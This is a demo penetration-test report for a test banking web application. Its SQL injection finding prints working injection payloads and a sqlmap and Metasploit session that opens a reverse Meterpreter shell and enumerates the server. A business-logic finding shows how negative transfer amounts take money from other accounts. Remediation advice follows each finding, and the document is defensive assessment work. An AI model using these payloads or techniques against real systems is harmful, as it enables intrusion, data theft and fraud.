HIGH	18	50	STI-CM-007: Admin Interfaces
HIGH	19	48	STI-DV-001: Reflected Cross Site Scripting
HIGH	20	48	STI-DV-001: Reflected Cross Site Scripting
HIGH	21	45	STI-AT-004: Brute Force
HIGH	22	45	STI-AT-005: Bypassing Authentication Schema
HIGH	23	44	STI-SS-005: CSRF
HIGH	24	40	STI-AT-003: Default or Guessable User Account
HIGH	25	40	STI-AT-002: User Enumeration
HIGH	26	33	STI-SM-016: Passwords Encryption

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +40 21 316 056; office@safetech.ro • www.safetech.ro

HIGH	27	30	STI-SM-001: Password Policy
HIGH	28	26	STI-AT-001: Credentials Transport over an Encrypted Channel
MEDIUM	29	20	STI-IG-007: Sensitive Data Disclosure
MEDIUM	30	15	STI-DV-017: URL Redirector Abuse
MEDIUM	31	15	STI-IG-006: Error Codes and Messages
MEDIUM	32	12	STI-SS-002: Cookies Attributes
MEDIUM	33	10	STI-IG-007: Sensitive Data Disclosure
MEDIUM	34	9	STI-AZ-002: Bypassing Authorization Schema
LOW	35	4	STI-AT-006: Vulnerable Remember Password and Pwd Reset
LOW	36	4	STI-IG-004: Applications Fingerprint

The graphic presented bellow described the cumulated risk levels for each category. A higher value indicates a higher risk level for a certain category.

Sum of risk scores per category



The category **Data Validation** has the highest risk, with a cumulated value of **851 points.**

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro

6.4 DETAILED REPORT FOR APPLICATION VULNERABILITIES

Note: *Only two vulnerabilities are listed here for demonstration purposes. In a real scenario, all the discovered vulnerabilities during the test execution phase would be described in this section.*

6.4.1. STI-DV-005: SQL Injection


SUMMARY	A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.
RISK	**CRITICAL 100 (Probability: 4 Severity: 25)**
Risk description	• SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server. • The severity of SQL Injection attacks is limited by the attacker's skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. • Database server`s misconfigurations or vulnerabilities could permit attackers to read or write files on the file system, execute commands and gain access to the operating system

Technical description	The login form of the application, found at the URL address: http://testcorp.org/supersecurebank/Account/Login.aspx contains two input parameters that are not properly filtered, permitting the insertion of arbitrary SQL queries which will be executed on the application`s database. The vulnerability can be exploited without having a valid user account into the application. The vulnerable parameters are: ctl00$MainContent$UserName – Username ctl00$MainContent$Password – Password **Using specially constructed SQL queries we were able to extract, insert, modify or delete data from the database and also to obtain shell access to the operating system** Accessing the data form the database could be performed in several SQL injection techniques, for example – using error messages that contains valid data as shown below: *Raw POST request that will extract a sessionID from the dbo.sessions table for the user with id 29 and will display it hex encoded in an error message displayed by the application:*

```
POST /Account/Login.aspx HTTP/1.1

Content-Length: 870

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Host: yy.yy.yy.yy

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0) Gecko/20100101 Firefox/14.0.1

Connection: close

Referer: http://23.20.238.241/Account/Login.aspx

Cookie: SSBSession=; SSBSession=1232041087

Content-Type: application/x-www-form-urlencoded

Authorization: Basic c3NiOnN1cGVyK3NlY3VyZTU=


__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUKMTc0MjE0NjY3OA9kFgJmD2QWAgIDD2QWAgIBD
w8WAh4EVGV4dAUuUGxlYXNlIDxhIGhyZWY9IkFjY291bnQvTG9naW4uYXNweCI%2BTG9nIGluPC9hPmRkZA==&ctl00%24Mai
nContent%24UserName=teo&ctl00%24MainContent%24Password=1234%27%20AND%209912=CONVERT%28INT%2C%28C
HAR%2858%29%2BCHAR%28117%29%2BCHAR%28114%29%2BCHAR%28121%29%2BCHAR%2858%29%2B%28SELECT%20M
AX%28SUBSTRING%28%28master.sys.fn_varbintohexstr%28CAST%28ISNULL%28CAST%28sessionID%20AS%20NVARCHAR%
284000%29%29%2CCHAR%2832%29%29%20AS%20VARBINARY%29%29%29%2C1%2C100%29%29%20FROM%20%5BC%3A
%5CINETPUB%5CWWWROOT%5CAPP_DATA%5CDATABASE1.MDF%5D.dbo.sessions%20WHERE%20CONVERT%28NVARCHA
R%284000%29%2CuserID%29%20LIKE%20CHAR%2850%29%2BCHAR%2857%29%29%2BCHAR%2858%29%2BCHAR%28101
```


%29%2BCHAR%28100%29%2BCHAR%2899%29%2BCHAR%2858%29%29%29%20AND%20%27hTVc%27=%27hTVc&ctl00%24MainContent%24LoginButton=Log%20In

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +40 21 316 056; office@safetech.ro • www.safetech.ro



The highlighted hex decodes to: 41607838 which represents the session ID of a logged-on user.

Using an automated SQL injection tool “sqlmap” we could dump whole database tables:



Using sqlmap and metasploit tools we were able to gain access to the operating system:

```
./sqlmap.py -r ssb.login --os-pwn --time-sec 15

   sqlmap/1.0-dev-f098955 - automatic SQL injection and database takeover tool
http://sqlmap.org


[*] starting at 17:17:21

[17:17:21] [INFO] parsing HTTP request from ssb.login'
[17:17:21] [INFO] Metasploit Framework has been found installed in the '/usr/local/bin' path
[17:17:22] [INFO] resuming back-end DBMS 'microsoft sql server'
[17:17:22] [INFO] testing connection to the target url sqlmap got a 302 redirect to
'http://testcorp.org:80/'. Do you want to follow? [Y/n] n sqlmap identified the
following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: ctl00$MainContent$Password
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause
Payload:
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=/wEPDwUKMTc0MjE0NjY3OA9kFgJmD2QWAgIDD2QWAgIBD
w8WAh4EVGV4dAUuUGxlYXNlIDxhIGhyZWY9IkFjY291bnQvTG9naW4uYXNweCI+TG9nIGluPC9hPmRkZA==&ctl00$MainC
ontent$UserName=teo&ctl00$MainContent$Password=1234' AND 3198=3198 AND
'TDig'='TDig&ctl00$MainContent$LoginButton=Log In

   Type: error-based
   Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
Payload:
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=/wEPDwUKMTc0MjE0NjY3OA9kFgJmD2QWAgIDD2QWAgIBD
w8WAh4EVGV4dAUuUGxlYXNlIDxhIGhyZWY9IkFjY291bnQvTG9naW4uYXNweCI+TG9nIGluPC9hPmRkZA==&ctl00$MainC
ontent$UserName=teo&ctl00$MainContent$Password=1234' AND
5271=CONVERT(INT,(CHAR(58)+CHAR(117)+CHAR(114)+CHAR(121)+CHAR(58)+(SELECT (CASE WHEN (5271=5271) THEN
CHAR(49) ELSE CHAR(48) END))+CHAR(58)+CHAR(101)+CHAR(100)+CHAR(99)+CHAR(58))) AND
'JjOZ'='JjOZ&ctl00$MainContent$LoginButton=Log In

   Type: stacked queries
   Title: Microsoft SQL Server/Sybase stacked queries
Payload:
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=/wEPDwUKMTc0MjE0NjY3OA9kFgJmD2QWAgIDD2QWAgIBD
```


SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro

w8WAh4EVGV4dAUuUGxlYXNlIDxhIGhyZWY9IkFjY291bnQvTG9naW4uYXNweCI+TG9nIGluPC9hPmRkZA==&ctl00$MainC

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro

```
ontent$UserName=teo&ctl00$MainContent$Password=1234'; WAITFOR DELAY '0:0:15';--
&ctl00$MainContent$LoginButton=Log In

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
Payload:
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=/wEPDwUKMTc0MjE0NjY3OA9kFgJmD2QWAgIDD2QWAgIBD
w8WAh4EVGV4dAUuUGxlYXNlIDxhIGhyZWY9IkFjY291bnQvTG9naW4uYXNweCI+TG9nIGluPC9hPmRkZA==&ctl00$MainC
ontent$UserName=teo&ctl00$MainContent$Password=1234' WAITFOR DELAY '0:0:15'-
&ctl00$MainContent$LoginButton=Log In

Place: POST
Parameter: ctl00$MainContent$UserName
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
Payload:
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=/wEPDwUKMTc0MjE0NjY3OA9kFgJmD2QWAgIDD2QWAgIBD
w8WAh4EVGV4dAUuUGxlYXNlIDxhIGhyZWY9IkFjY291bnQvTG9naW4uYXNweCI+TG9nIGluPC9hPmRkZA==&ctl00$MainC
ontent$UserName=teo' AND 3369=3369 AND
'cuVm'='cuVm&ctl00$MainContent$Password=1234&ctl00$MainContent$LoginButton=Log In

    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
Payload:
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=/wEPDwUKMTc0MjE0NjY3OA9kFgJmD2QWAgIDD2QWAgIBD
w8WAh4EVGV4dAUuUGxlYXNlIDxhIGhyZWY9IkFjY291bnQvTG9naW4uYXNweCI+TG9nIGluPC9hPmRkZA==&ctl00$MainC
ontent$UserName=teo' AND 4335=CONVERT(INT,(CHAR(58)+CHAR(117)+CHAR(114)+CHAR(121)+CHAR(58)+(SELECT
(CASE WHEN (4335=4335) THEN CHAR(49) ELSE CHAR(48)
END))+CHAR(58)+CHAR(101)+CHAR(100)+CHAR(99)+CHAR(58))) AND
'FnFA'='FnFA&ctl00$MainContent$Password=1234&ctl00$MainContent$LoginButton=Log In

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries
Payload:
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=/wEPDwUKMTc0MjE0NjY3OA9kFgJmD2QWAgIDD2QWAgIBD
w8WAh4EVGV4dAUuUGxlYXNlIDxhIGhyZWY9IkFjY291bnQvTG9naW4uYXNweCI+TG9nIGluPC9hPmRkZA==&ctl00$MainC
ontent$UserName=teo'; WAITFOR DELAY '0:0:15';--
&ctl00$MainContent$Password=1234&ctl00$MainContent$LoginButton=Log In

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
Payload:
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=/wEPDwUKMTc0MjE0NjY3OA9kFgJmD2QWAgIDD2QWAgIBD
w8WAh4EVGV4dAUuUGxlYXNlIDxhIGhyZWY9IkFjY291bnQvTG9naW4uYXNweCI+TG9nIGluPC9hPmRkZA==&ctl00$MainC
ontent$UserName=teo' WAITFOR DELAY '0:0:15'--
&ctl00$MainContent$Password=1234&ctl00$MainContent$LoginButton=Log In
---
there were multiple injection points, please select the one to use for following injections: [0]
place: POST, parameter: ctl00$MainContent$UserName, type: Single quoted string (default) [1]
place: POST, parameter: ctl00$MainContent$Password, type: Single quoted string [q] Quit
> 1

[17:17:28] [INFO] the back-end DBMS is Microsoft SQL Server web
server operating system: Windows 2008
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 7.5
back-end DBMS: Microsoft SQL Server 2008 how do you want to establish
the tunnel?
[1]         TCP: Metasploit Framework (default)
[2]         ICMP: icmpsh - ICMP tunneling
> 1

[17:17:29] [INFO] testing if current user is DBA
```

[17:17:29] [INFO] resumed: 1
[17:17:39] [INFO] testing if xp_cmdshell extended procedure is usable
[17:17:40] [INFO] the SQL query used returns 2 entries
[17:17:42] [INFO] xp_cmdshell extended procedure is usable

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro

[17:17:42] [INFO] creating Metasploit Framework multi-stage shellcode which

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro

```
connection type do you want to use?
[1]         Reverse TCP: Connect back from the database host to this machine (default)
[2]         Reverse TCP: Try to connect back from the database host to this machine, on all ports between the specified
  and 65535
[3]         Reverse HTTP: Connect back from the database host to this machine tunnelling traffic over HTTP
[4]         Reverse HTTPS: Connect back from the database host to this machine tunnelling traffic over HTTPS
[5]         Bind TCP: Listen on the database host for a connection
> 1
which is the local address? [10.0.0.232]  which local
port number do you want to use? [3520] 80 which
payload do you want to use?
[1]         Meterpreter (default)
[2]         Shell
[3]         VNC
> 1
[17:18:56] [INFO] creation in progress ..... done
[17:19:08] [INFO] uploading shellcodeexec to 'C:/Windows/Temp/shellcodeexec.x32.exe' [17:19:08] [INFO] using a
custom visual basic script to write the binary file content to file 'C:\Windows\Temp\shellcodeexec.x32.exe', please
wait.. do you want confirmation that the file 'C:\Windows\Temp\shellcodeexec.x32.exe' has been successfully written
on the back-end DBMS file system? [Y/n] n

[17:19:25] [INFO] running Metasploit Framework command line interface locally, please wait..
[*] The initial module cache will be built in the background, this can take 2-5 minutes...




      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 928 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
      =[ svn r15730 updated 11 days ago (2012.08.10)


PAYLOAD => windows/meterpreter/reverse_tcp
EXITFUNC => process
LPORT => 80
LHOST => xx.xx.xx.xx
[-] Handler failed to bind to xx.xx.xx.xx:80 [*]
Started reverse handler on 0.0.0.0:80  [*]
Starting the payload handler...
[17:19:47] [INFO] running Metasploit Framework shellcode remotely via shellcodeexec, please wait..
[*] Sending stage (752128 bytes) to yy.yy.yy.yy
[*] Meterpreter session 1 opened (10.0.0.232:80 -> yy.yy.yy.yy:58421) at 2012-08-21 17:19:57 +0300

meterpreter >getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > pwd
C:\Windows\system32 meterpreter
> sysinfo
Computer       : IP-121123
OS             : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture   : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter    : x86/win32


meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on IP-0A763949

Installed Applications
======================
```

Name	Version
Dyn Updater	4.1.10

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro

Dyn Updater	4.1.10

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro

```
Hotfix for Microsoft Visual Studio 2007 Tools for Applications - ENU (KB946040)  1
Hotfix for Microsoft Visual Studio 2007 Tools for Applications - ENU (KB946040)  1
Hotfix for Microsoft Visual Studio 2007 Tools for Applications - ENU (KB946308)  1
Hotfix for Microsoft Visual Studio 2007 Tools for Applications - ENU (KB946308)  1
Hotfix for Microsoft Visual Studio 2007 Tools for Applications - ENU (KB946344)  1
Hotfix for Microsoft Visual Studio 2007 Tools for Applications - ENU (KB946344)  1
Hotfix for Microsoft Visual Studio 2007 Tools for Applications - ENU (KB947540)  1
Hotfix for Microsoft Visual Studio 2007 Tools for Applications - ENU (KB947540)  1
Hotfix for Microsoft Visual Studio 2007 Tools for Applications - ENU (KB947789)  1
Hotfix for Microsoft Visual Studio 2007 Tools for Applications - ENU (KB947789)  1
Java Auto Updater                                                  2.0.6.1
Java Auto Updater                                                  2.0.6.1
Java(TM) 6 Update 30                                               6.0.300
Java(TM) 6 Update 30                                               6.0.300
Microsoft Report Viewer Redistributable 2008 (KB971119)            9.0.30731
Microsoft Report Viewer Redistributable 2008 (KB971119)            9.0.30731
Microsoft SQL Server 2008 R2 Policies                              10.50.1600.1
Microsoft SQL Server 2008 R2 Policies                              10.50.1600.1
Microsoft SQL Server Browser                                       10.50.1600.1
Microsoft SQL Server Browser                                       10.50.1600.1
Microsoft SQL Server Compact 3.5 SP2 ENU                           3.5.8080.0
Microsoft SQL Server Compact 3.5 SP2 ENU                           3.5.8080.0
Microsoft SQL Server Compact 3.5 SP2 Query Tools ENU               3.5.8080.0
Microsoft SQL Server Compact 3.5 SP2 Query Tools ENU               3.5.8080.0
Microsoft Visual Studio Tools for Applications 2.0 - ENU           9.0.35191
Microsoft Visual Studio Tools for Applications 2.0 - ENU           9.0.35191
Mozilla Firefox 7.0.1 (x86 en-US)                                  7.0.1
Mozilla Firefox 7.0.1 (x86 en-US)                                  7.0.1
Red Hat Paravirtualized Xen Drivers for Windows(R) 1.3.9           1.3.9
Red Hat Paravirtualized Xen Drivers for Windows(R) 1.3.9           1.3.9
Security Update for Microsoft .NET Framework 4 Client Profile (KB2160841)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2160841)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2446708)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2446708)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2518870)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2518870)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2539636)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2539636)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2572078)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2572078)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2656351)      1
Security Update for Microsoft .NET Framework 4 Client Profile (KB2656351)      1
Security Update for Microsoft .NET Framework 4 Extended (KB2416472)            1
Security Update for Microsoft .NET Framework 4 Extended (KB2416472)            1
Security Update for Microsoft .NET Framework 4 Extended (KB2487367)            1
Security Update for Microsoft .NET Framework 4 Extended (KB2487367)            1
Security Update for Microsoft .NET Framework 4 Extended (KB2656351)            1
Security Update for Microsoft .NET Framework 4 Extended (KB2656351)            1
Update for Microsoft .NET Framework 4 Client Profile (KB2468871)               1
Update for Microsoft .NET Framework 4 Client Profile (KB2468871)               1
Update for Microsoft .NET Framework 4 Client Profile (KB2473228)               1
Update for Microsoft .NET Framework 4 Client Profile (KB2473228)               1
Update for Microsoft .NET Framework 4 Client Profile (KB2533523)               1
Update for Microsoft .NET Framework 4 Client Profile (KB2533523)               1
Update for Microsoft .NET Framework 4 Extended (KB2468871)                     1
Update for Microsoft .NET Framework 4 Extended (KB2468871)                     1
Update for Microsoft .NET Framework 4 Extended (KB2533523)                     1
Update for Microsoft .NET Framework 4 Extended (KB2533523)                     1

[*] Results stored in: /root/.msf4/loot/20120821173307_default_10.xx.xx.xx_host.application_153643.txt
```

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
```


SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro

```
Hardware MAC : 00:00:00:00:00:00
MTU         : 1500
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 13
============
Name        : RedHat PV NIC Driver #2
Hardware MAC : 12:31:3d:08:2e:5d
MTU         : 1500
IPv4 Address : 10.xx.xx.xx
IPv4 Netmask : 255.255.255.0


meterpreter > ls

Listing: C:\
============

Mode          Size  Type  Last modified           Name
----          ----  ----  -------------           ----
40777/rwxrwxrwx 0    dir   2011-10-17 03:11:07 +0300  $Recycle.Bin
40777/rwxrwxrwx 0    dir   2012-02-01 01:31:01 +0200  Config.Msi
40777/rwxrwxrwx 0    dir   2009-07-14 08:06:44 +0300  Documents and Settings
40777/rwxrwxrwx 0    dir   2009-07-14 06:20:08 +0300  PerfLogs
40555/r-xr-xr-x 0    dir   2011-11-04 06:44:52 +0200  Program Files
40555/r-xr-xr-x 0    dir   2011-10-17 10:01:03 +0300  Program Files (x86)
40777/rwxrwxrwx 0    dir   2011-10-17 10:01:04 +0300  ProgramData
40777/rwxrwxrwx 0    dir   2011-10-17 03:06:17 +0300  Recovery
40777/rwxrwxrwx 0    dir   2011-03-01 10:45:50 +0200  System Volume Information
40555/r-xr-xr-x 0    dir   2011-10-17 03:10:53 +0300  Users
40777/rwxrwxrwx 0    dir   2012-02-01 01:29:14 +0200  Windows
40777/rwxrwxrwx 0    dir   2011-11-04 06:41:52 +0200  inetpub
40777/rwxrwxrwx 0    dir   2011-11-04 06:41:52 +0200  pagefile.sys


meterpreter > shell
Process 4044 created.
Channel 9 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

We could further exploit the operating system and get SYSTEM privileges (for example using Microsoft Windows Kernel Intel x64 SYSRET Local privilege escalation vulnerability – MS12-042) but it was out of scope for this proof of concept testing.

Countermeasures

Countermeasures to prevent SQL injection include:

- Perform thorough input validation. Your application should validate its input prior to sending a request to the database.
- Use parameterized stored procedures for database access to ensure that input strings are not treated as executable statements. If you cannot use stored procedures, use SQL parameters when you build SQL commands.
- Use least privileged accounts to connect to the database.


References:

- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
- http://msdn.microsoft.com/en-us/library/ff648339.aspx

	▯ http://blogs.technet.com/b/neilcar/archive/2008/05/21/sql-injection-mitigationusing-parameterized-queries.aspx

6.4.2. STI-BL-001: Business logic

SUMMARY	Business logic is a non-technical term generally used to describe the functional algorithms which handle information exchange between a database and a user interface. Business logic is that part of an application program that performs the required data processing of the business. It refers to the routines that perform the data entry, update, query and report processing, and more specifically to the processing that takes place behind the scenes rather than the presentation logic required to display the data on the screen (GUI processing).
RISK	**CRITICAL 75 (Probability: 3 | Severity: 25)**
Risk description	• Business logic vulnerabilities permit attackers to modify or to interfere with the data workflows, processing algorithms, with severe consequences for the application`s security • An attacker could steal money from the Bank or from other users

Technical description	When a user makes a transaction between two accounts, for example: Source account: 3512172 with a balance of 0 Destination account (other user`s account): 3512144 Ammount: 100 A GET HTTP request is submitted to the application server, having the following structure: http://testcorp.org/supersecurebank/DoTransfer.aspx?ToAccount=3512144&FromAccount=3512172&Amount=100 The application logic layer permits transactions with negative numbers, meaning that the user can transfer **-100** from his account, 3512172 – to other user`s bank account 3512144 and the HTTP request would be: **http://testcorp.org/supersecurebank/DoTransfer.aspx?ToAccount=3512144&FromAccount=3512172&Amount=-100** The application will verify if the amount (-100) is greater than the current balance of the account (0) – or that the user has in his account the money to transfer. Because -100 < 0, this will trick the application into going further with the transaction. When doing the mathematical calculations of accounts balances after transfer, the application logic will substract -100 from 0 for the attacker (source account): 0 - (-100) = 100 (minus and minus gives plus),
	and will actually take the money from the victim (destination account)  Also, if the attacker transfers a negative amount from his savings account to the same account, he is actually “creating” money, like: http://testcorp.org/supersecurebank/DoTransfer.aspx?ToAccount=3512172&FromAccount=3512172&Amount=-100 He will actually increase his balance with 100 USD.

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro

Countermeasures	Business logic vulnerabilities are usually harder to discover because they are deeply hidden in workflows, algorithms and data processing. The best way to discover and remediate them is by implementing a Secure Software Development Lifecycle process, which will ensure thorough security testing, threat modeling and generally better security assurance. On this particular application vulnerability, the application must implement additional checks of user input data, ensure that a transaction amount is not a negative number, verify if after a successful transaction a source account has always a lower balance than before the transaction, alert administrators in case of errors and abnormal situations. References: • http://en.wikipedia.org/wiki/Business_logic_abuse • https://www.owasp.org/index.php/Business_logic_vulnerability

6.5 SHORT DESCRIPTION OF APPLICATION VULNERABILITIES

Note: *This section provides a short description of discovered vulnerabilities in this demo penetration testing report. In a full version penetration testing report, all the vulnerabilities are fully described in section 6.4*

VID	VULNERABILITY	SHORT DESCRIPTION
1	STI-DV-005: SQL Injection	SQL Injection on *Login.aspx* in *username* and *password* fields. We were able to extract or insert data form database, and also obtain shell access on the operating system (applies to all SQL injections bellow)
2	STI-DV-005: SQL Injection	SQL Injection on *Register.aspx* in username, email and password fields.
3	STI-AZ-002: Bypassing Authorization Schema	Transfer money from/to arbitrary accounts manipulating *FromAccount* and *ToAccount* parameters (direct object reference in URL)
4	STI-BL-001: Business Logic	A user can open an account with any amount of money, by manipulating hidden input field ctl00$MainContent$StartingBalance in ApplyForAccount.aspx webform
